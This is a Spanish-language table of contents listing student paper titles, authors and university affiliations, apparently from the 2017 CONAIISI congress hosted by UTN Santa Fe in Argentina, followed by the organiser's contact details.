Universidad Tecnológica Nacional, Facultad Regional Santa Fe

PumaScript: Cambiando la Manera de Escribir JavaScript

Pedro Lucas Astrada, Enzo Agustín García Cardinali, Enrico Vincenti, Elías Samuel Patiño Fernández,
Martín Navarro, Gustavo Jorge Ríos, German Boehler
Universidad Tecnológica Nacional, Facultad Regional Córdoba

Aplicación de Sistemas de Soporte de Decisiones en la Mejora del Proceso de Aseguramiento de la Calidad en un Proyecto de Software

Horacio Rubén Tovo
Universidad Tecnológica Nacional, Facultad Regional Córdoba

Almacenamiento de Ontologías OWL para E-Commerce

María Azul Rossini, Alejandro Hernán Berutti, Luis Santiago Re
Universidad Tecnológica Nacional, Facultad Regional Santa Fe

Desarrollo de un Software de Simulación Académico para la Asignatura Física I de la Universidad Nacional Arturo Jauretche

Lucas Maximiliano Olivera, Cristopher Muñoz Castro, Jéssica Vanesa Guzmán, Matías Gabriel Suárez,
Marcelo Ángel Cappelletti, Daniel Martín Morales, Nicole Alexandra Denon
Universidad Nacional Arturo Jauretche

Batalla Naval Online con Realidad Aumentada

Daniel Alberto Lamas
Facultad de Ingeniería, Universidad Nacional de Jujuy

Arquitectura de Software en el Ciclo de Vida de las Metodologías Ágiles. Un modelo para la Captura de Requisitos Relevantes para la Arquitectura

Juan Cruz Pantano Ortiz
Universidad Tecnológica Nacional, Facultad Regional Santa Fe

Ando con Rolando: una Experiencia en Videojuegos educativos

Matías Luciano Córdoba, Leandro Nicolás Amarillo, Bruno Andrés Scheffer, Federico Giobergia
Universidad Tecnológica Nacional, Facultad Regional Santa Fe

Aplicación de Generación Procedural para la Creación de Niveles dentro de un Videojuego 3D

Agustín Pretto
Universidad Tecnológica Nacional, Facultad Regional Santa Fe

Instalación y Configuración del Emulador de Redes SDN Mininet

Luis Lezcano Airaldi
Universidad Tecnológica Nacional, Facultad Regional Resistencia

Robótica para Chicas y Chicos: Proyecto Robotito WIE Argentina

Silvia Monica Gutiérrez, Anahí Belén Torres
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Selección y Configuración de un Conjunto de Herramientas para Evaluación y Estudio de Redes Definidas por Software

Santiago Javier Calcagno
Universidad Tecnológica Nacional, Facultad Regional Resistencia

Utilización de Metaheurísticas Evolutivas Aplicadas a la Predicción de Incendios de Pastizales en el Partido de la Costa y General Lavalle

Julio Nicolás Papp, Matías Alejandro Roller, Antonella Manzur
Universidad Atlántida Argentina

Trabajos de Cátedra

Detección y Remoción Automática de Personas en Paisajes

Miguel Daniel Rizzo, Rocío Belen Dándolo

Facultad de Ingeniería y Ciencias Hídricas, Universidad Nacional del Litoral

La Era del Malware Móvil

Federico Sena, Ariel Damian Folino Vilardo, Agustín Labarque

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Ciudad de Buenos Aires: Una Guía de Alojamientos Orientada al Turista

Nicolás Matute Zigarán, Joaquín Pizarro, Calixto Alejandro Maldonado, Franco Mana, Pablo Andres Vaca

Universidad Tecnológica Nacional, Facultad Regional Córdoba

Propuesta de Reubicación de Puntos de Control de Alcoholemia en la Ciudad de San Miguel de Tucumán a Través del Uso de la Programación Lineal V2

Luis E. de Jesús Nelegatti, Ramiro Spinelli, Juan Pablo Zossi

Universidad Tecnológica Nacional, Facultad Regional Tucumán

AsterData - Meteoritos y Asteroides

Emilio Buchaillot, Melina Solovey, Luciana Moll, Romina Florencia Tita, Calixto Maldonado, Pablo Andres Vaca, Franco Mana

Universidad Tecnológica Nacional, Facultad Regional Córdoba

Estudio sobre Datos Históricos para la Adquisición de una Propiedad

Lucas García, Alain Kraüpl, David Vanzo, Juan Manuel Rodriguez, Calixto Maldonado, Pablo Andres Vaca, Franco Mana

Universidad Tecnológica Nacional, Facultad Regional Córdoba

Análisis de Sentimiento en las Redes Sociales

Gustavo Gabriel Bustos, Ezequiel Fernandez, Fernando Juarez, Calixto Alejandro Maldonado

Universidad Tecnológica Nacional, Facultad Regional Córdoba

La Importancia de los Sistemas de Información en los Casos de Desastres Naturales

Manuel Martín Salinas, Gastón Castiñeiras, Manuel Astor Masó, Franco Monduela Condorí, Kevin Armando Odar Satiago, Luis Ricardo Oré Cárdenas

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Optimización del Consumo Eléctrico Residencial en la Ciudad de Buenos Aires

Camila Ailén Sabino, Francisco Patalagoity, María Antonella Miozzo

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Hipertensión Arterial: Modelos de Programación Lineal aplicados a la Dieta DASH

Federico Javier Gramajo

Universidad Tecnológica Nacional, Facultad Regional Tucumán

Análisis de la Ingeniería Social y su Influencia en la Seguridad Informática

Ericilia Baravaglio, Laureano Cavallo, Nahuel Coronel, Paul Vásquez Tecco
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Sistemas Inmunes Artificiales: Criterios de Selección de Tecnología para la Seguridad de la Información

Yari Ivan Taft, Pablo Acevedo, Christian Farias, Juan Muscatiello, Leonardo Orlando
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

El Impacto de Big Data en el Tránsito

Luciano Panizza, Damian Masi, Jorge Martin Mereles, Federico Lorenzo, Daniel Arnaldo Alderete
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Conciencia Informática

Paula Martinez Almiron, Alejandro Peralta Bazas, Matias Giorda, Luciano Capello, Franco Giulianini, Gonzalo Magallanes
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Autenticación Usable - El Factor Humano a la Hora de Mantener la Seguridad de las Contraseñas

Victoria Ruiz Schulze, Macarena Agostina Pesce, Lautaro Olivera, Serena Simonini, Joaquín Arechaga, Paulo Spataro
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Comparación entre Sistemas de Caché. Memcached vs Redis

Tomás Damianovich, Lucas Jerónimo Vargas Giménez
Universidad Tecnológica Nacional, Facultad Regional de La Plata

Medio Ambiente, un Asunto de Todos: Estudio Comparativo de Plataformas para Crear Redes Sociales

Luciano González Corrao
Universidad Tecnológica Nacional, Facultad Regional de Buenos Aires

Propuesta de Sistema Medidor de Huella de Carbono como Cuantificador Doméstico de Gases Efecto Invernadero

Karen Lafuente, Demian Yamada, Gustavo Mosquera, Daniel Cuomo
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Tecnología Informática Aplicada al Tratamiento de Niños con Trastornos del Espectro Autista

Nicolás Adrian Galazzetti, Mauro Cicerchia, Pablo Daniel Riquelme Blaffet, Marcos Rivitti, Matias Lieutier
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

IoT Aplicado a la Recolección de Residuos

Manuel Chichi, Cristhian Richard, Lautaro Zapata, Agustin Caire
Universidad Tecnológica Nacional, Facultad Regional Concepción del Uruguay

Twitter, la Ilusión de una Realidad y la Injerencia de los Procesos Automatizados

Micaela Andini, Martin Julian Castiñeira, Matias Franco Mazzotta, Agustin Alberto Fernandez Carlavan, Naimid Ramirez, Rodrigo Bustos
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Predicción de la Deserción Laboral Mediante Redes Neuronales Artificiales

Gerardo Agustín Reuther, Diego Perri, Ezequiel Cabrera
Escuela Superior Técnica, Facultad del Ejército, UNDEF

Seguridad del Internet de las Cosas

Christian Gabriel Inacio, Nahuel Raspanti
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

El Grafeno y sus Potenciales Aplicaciones en la Tecnología

Rocio Chipian, Lucía Roldán, Ezequiel Bianchetta Panebianco, Melanie Ibañez, Javier De Jesús
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Comparación de Usos de la Inteligencia Artificial

Federico Matias Pinella, Matias Pastori Piedrabuena, Kevin Leonel Cazon Flores, Martin Lujilde, Nicolas Poncet Carrasco
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Evolución del Concepto de Sistemas de Información

Federico Eric Hazama Cardozo, Tomás Roberto Fernández, Brandon Orellana Rojas, Patricia Claudia Vásquez
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Seguridad Cibernética: Aplicación Tanto en Empresas como en el Hogar

Raul Farro Aliaga, Belen Chura Flores, Lucas Martin Guillen, Gabriel Martinez, Gaston Lautaro Veron
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

La Implementación de la Realidad Virtual en la Educación

Juan P. Varela, Rodrigo N. Fernández, Rodrigo M. Ferreiro, Sebastián E. Ramírez
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Uso de las Redes Sociales en Entornos Corporativos: Riesgos para los Sistemas de Información y Alternativas para su Prevención

Martin Di Paolo, Esteban Castañera, July Marcela Bustamante
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Una Aplicación Práctica de Redes Neuronales Artificiales para Clasificar Personas Físicas y Jurídicas

Paula Del Giorgio, Clarisa Elosegui, Rocío Gartxo Vio, Camila Michelini
Universidad Tecnológica Nacional, Facultad Regional La Plata

La Aplicación del Software Libre en el Ámbito Empresarial, Educativo y Hogareño

Martín Rodrigo, Ignacio Feder, Facundo Cicchitti, Leandro Costa, Francisco Blasco
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Los Códigos Quick Response

Magali Ayelén Modugno, Alan Anchart, Diego Castillo, Lucas Mendoza, Francisco Mozzi
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Nanotecnología en Argentina

Matias Ezequiel Troncoso, Pablo Valls, Nicolas Ventura, Nicolas Zalcman
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Li-Fi como Comunicación entre Vehículos

Mariela Kuric, José Antonio Cufre, Leandro Romano, Julián Sarrelli, Irina Belén Storozuk
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Reconocimiento Facial: Una Nueva Herramienta

Franco Agustín Cirillo, Tomás Casadoumecq, Tomás Alejo Merencio, Brian Colman, Federico Ariel Sztrasberger
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

E-Commerce

Kelvin Mamani Rios, Agustín Sanchez, Joaquin Ignacio Claverie Brañas, Rodrigo Emanuel Olea Polverg
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Domótica: Análisis y Comparación de Sistemas de Seguridad en el Hogar

Rodrigo Diaz, Gian Franco Notario, Juan Pablo Falcon, Tomas Agustin D'amico
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Computadoras Cuánticas

Leonardo Marcello, Facundo Nahuel Luzko, Julián Zalatnik, Matías Balboa, Ignacio Fabian Meza, Cristian Hourcade
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Grafeno, el Nanomaterial del Futuro Tecnológico

Rodrigo Nicolás Graziano, Alexis Fraga, Kevin Queiro, Franco Romanazzi, Sergio Vargas
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Procesadores Cuánticos

Juan Francisco Cueli, Rocio Florencia Leguizamón, Ivan Gonzalez Martin, Emerson Javier Davenheimer, Maximiliano Lucchesi, Giovanni Quispe
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Importancia de la Publicidad en las Redes Sociales de distintas Empresas Argentinas

José Francisco Zudaire, Nicolás Nardi, Pilar Álvarez, Delfina María Costanzo Papadopulos, Matías Coto, Guido Enrique
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Las Tecnologías de la Información y su Aplicación en el Modelo de Gobierno Abierto

Lucas Gabriel Bazan Demarsico
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Agente Gorgory: Un Agente Inteligente que Custodia las Calles de Santa Fe

Pablo Augusto Barragán Del Pazo
Universidad Tecnológica Nacional, Facultad Regional Santa Fe

Voto Electrónico en la República Argentina

Silvina Adela Zurita, Camila Albite, Macarena Calderón, Emanuel Vélez, Fabián Roldán
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

La Desconexión que Producen las Interfaces de Usuario Modernas

Ezequiel Inverni, Joaquín Sinópoli, Lautaro Blanco
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Propuesta de Contexto para el Desarrollo de una Herramienta Software para la Asignatura Matemática Discreta

Patricio Leonel Filice, Ramón Eduardo Godoy, María Celeste Medero, Gregorio Michalopoulos, Lucía Jazmín Ramis, Lucas Gabriel Vallejos
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Incorporación de la Realidad Aumentada y la Realidad Virtual en la Educación

Carolina Malén González
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Análisis de Domótica con Microcontroladores y Cloud Computing

Pablo Trejo, Javier Mayer, Martín Morales, Diego Encinas
Universidad Nacional Arturo Jauretche - Universidad Tecnológica Nacional, Facultad Regional La Plata - Universidad Nacional de La Plata

Sistemas Informáticos Aplicados a la Alerta Temprana de Inundaciones en la República Argentina

Ezequiel Díaz, Juan Gabriel Laterza Rosa, Jorge Julio Fernando Covello, Nehuen Melo, Emiliano Ortiz
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Material Pre-Direccionado Según el Usuario

Alan Ezequiel Orlando, Pedro Dalvit, Julián Ezequiel Martínez, Carolina Tiferes, Lucila Canalini
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Vulnerabilidades en el Uso del Bitcoin

Javier García Lucentini, Solana Micaela Azcurra, Melisa Ailén Rodríguez, Arturo García Yauri, Richard Silva Porras
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

SIP (Sistema de Identificación de Personal): una Solución Informática al Servicio de la Seguridad de Nuestros Adultos Mayores

Augusto José Markic
Universidad Católica de La Plata

Un Proxy RAW ETHERNET para un Sistema de Virtualización Distribuido

Rocío Pilar González
Universidad Tecnológica Nacional, Facultad Regional Santa Fe

Sobre las Libertades del Software Libre Aplicadas al Hardware

Sandro León Pastorini
Universidad Tecnológica Nacional, Facultad Regional Concepción del Uruguay

Sistemas ERP Cloud como Solución a los Problemas de la Implementación de un Sistema Integrado Tradicional en las PyMEs

Augusto Tomás Palermo, Emiliano Ibarra
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Análisis de Riesgos, Vulnerabilidades y Propuestas de Auditoría sobre Sistemas de Voto Electrónico

Joel Leandro Nardi, Lucrecia Zitelli, Andrés Lopapa, Axel Vázquez
Universidad Tecnológica Nacional, Facultad Regional Rosario

Comparación de la Implementación del IoT en el Ámbito Agropecuario en Argentina y Europa

Brian Omar Stremel, Lucas Martin Scarano, Camila Mariño, Paolo Urbina
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Redes Neuronales Artificiales, una Aplicación Práctica a través de Tests Vocacionales

Lucas Bejarano, Micaela Morena, Nicolás Gianni, Fiorella Loffi
Universidad Tecnológica Nacional, Facultad Regional La Plata

Un Diseño Guiado por la Arquitectura Basada en Componentes y en MVC

Santiago Vázquez Petrini, Solange Janet Spitale
Facultad de Ingeniería, Instituto Universitario Aeronáutico

Predicción Penitenciaria Provincial o Federal en el Sistema Nacional de Estadística sobre Ejecución de la Pena (SNEEP)

Diego Roberto Gómez Oro
Universidad Tecnológica Nacional, Facultad Regional La Plata

Obsolescencia Programada

Tom Fiszson, Karen Lencina, Ramiro Luciano, Paola Rodríguez, Johanna Tonsich
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

“School Bus Scheduling Problem”: Análisis e Implementación de Técnicas y Heurísticas

Tomás Ariel Medina, Mauro Alejandro Pucheta
Universidad Nacional del Centro de la Provincia de Buenos Aires

Sistema de Gestión de Pedidos para Restaurante en un Entorno Cliente – Servidor

Cristian León Ballesteros, Jairo Joel Quispe, Ricardo Pérez, Iván Sandoval, Pilar Gálvez, Nélica Cáceres
Facultad de Ingeniería, Universidad Nacional del Jujuy

GuardIAN: Un Agente Inteligente Encargado de la Seguridad en las Calles de Santa Fe

Andrés Leonel Rico, Emiliano Gioria, Esteban Rebechi
Universidad Tecnológica Nacional, Facultad Regional Santa Fe

Realidad Virtual

Federico Hernán Bunader, Ezequiel Dante Aruquipa Vargas, Lucas Daniel Romero, Mauro Gustavo Rossi, Andrés Ignacio Alesso
Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Resolución Backgammon Utilizando la Estrategia MiniMax

Alejandro Severiano González, Joaquín Lardapide
Universidad Nacional del Centro de la Provincia de Buenos Aires



UNIVERSIDAD TECNOLÓGICA NACIONAL - FACULTAD REGIONAL SANTA FE
LAVALSE 610 - S30004EWB SANTAFE - ARGENTINA
TE +54 (342) 460 1579
conaiisi2017.frfsf.utm.edu.ar | e-mail: conaiisi@frsf.utm.edu.ar